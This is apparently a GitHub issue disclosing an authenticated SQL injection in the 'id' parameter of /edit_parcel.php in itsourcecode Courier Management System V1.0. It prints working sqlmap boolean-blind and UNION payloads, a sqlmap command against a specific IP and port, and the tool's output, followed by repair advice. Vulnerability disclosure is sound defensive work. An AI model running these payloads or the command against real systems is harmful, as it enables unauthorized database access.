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New issue



# itsourcecode Courier Management System V1.0 SQL Injection Vulnerability #6

Open



Beatriz-ai-boop opened 3 weeks ago

Owner ...

itsourcecode Courier Management System V1.0 SQL Injection Vulnerability

NAME OF AFFECTED PRODUCT(S)

- Courier Management System

Vendor Homepage

<https://itsourcecode.com/free-projects/php-project/courier-management-system-project-in-php-and-mysql/>

AFFECTED AND/OR FIXED VERSION(S)

- V1.0

Vuldb Submitter

- willchen

## Vulnerable File

- /edit\_parcel.php

## VERSION(S)

- V1.0

## PROBLEM TYPE

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# Vulnerability Type

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- SQL Injection

## Root Cause

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- A SQL injection vulnerability was found in the "/edit\_parcel.php" file of the "Courier Management System Project In PHP". The reason for this issue is that attackers can inject malicious code from the parameter 'id' after logging in with valid credentials. The application fails to properly sanitize or validate this input before using it in SQL queries. This allows attackers to manipulate SQL queries and perform unauthorized operations.

## Impact

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- Attackers can exploit this SQL injection vulnerability to no unauthorized database access, sensitive data leakage, data tampering, comprehensive system control, and even service interruption, posing a serious threat to system security and business continuity.

## DESCRIPTION

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During the security review of "Courier Management System", a critical SQL injection vulnerability was discovered in the "/edit\_parcel.php" file. attackers can inject malicious SQL queries through this parameter. Immediate remedial measures are needed to ensure system security and protect data integrity.

## Vulnerability Location:

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- 'id' parameter

## POC:

---

```
Parameter: id (GET)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (original value)
  Payload: id=(SELECT (CASE WHEN (3775=3775) THEN 1 ELSE (SELECT 4176 UNION SELECT 5479)
END))

  Type: UNION query
  Title: Generic UNION query (NULL) - 18 columns
  Payload: id=1 UNION ALL SELECT
NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71707a6b71,0x537870
- -
```




## AUTHENTICATION REQUIRED

- Exploitation requires authentication or prior access to the system.

## The following are screenshots of some specific Managements obtained from testing and running with the sqlmap tool:

```
python sqlmap.py --random-agent --batch -u "http://154.219.114.125:8810/edit_parcel.php?id=1" --dbms=mysql --current-db
```



```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] Y
sqlmap identified the following injection point(s) with a total of 38 HTTP(s) requests:
-----
Parameter: id (GET)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (original value)
  Payload: id=(SELECT (CASE WHEN (3775=3775) THEN 1 ELSE (SELECT 4176 UNION SELECT 5479) END))

  Type: UNION query
  Title: Generic UNION query (NULL) - 18 columns
  Payload: id=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71707a6b71,
0x537870504e504377664a54727975447a5a4c7166525558576d41717764794a417244706d4f766a45,0x7162766271),NULL,NULL,NULL,--
-----
[16:02:04] [INFO] testing MySQL
[16:02:04] [INFO] confirming MySQL
[16:02:05] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.40, Nginx
back-end DBMS: MySQL >= 5.0.0
[16:02:05] [INFO] fetching current database
current database: '219_114_125_8810'
[16:02:05] [WARNING] HTTP error codes detected during run:
```

### Suggested Repair

1. Use Prepared Statements and Parameter Binding:  
Preparing statements can prevent SQL injection as they separate SQL code from user input data. When using prepared statements, the value entered by the user is treated as pure data and will not be interpreted as SQL code.
2. Input Validation and Filtering:  
Strictly validate and filter user input data to ensure it conforms to the expected format. For example, ensure that nominee IDs match a valid numeric pattern.
3. Minimize Database User Permissions:  
Ensure that the account used to connect to the database has the minimum necessary permissions. Avoid using accounts with advanced permissions (such as 'root' or 'admin') for daily operations.
4. Regular Security Audits:  
Regularly conduct code and system security audits to promptly identify and fix potential security vulnerabilities.

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## Metadata

### Assignees

No one assigned

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### Labels

No labels

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### Projects

No projects

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### Milestone

No milestone

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### Relationships

None yet

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### Development

No branches or pull requests

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### Participants

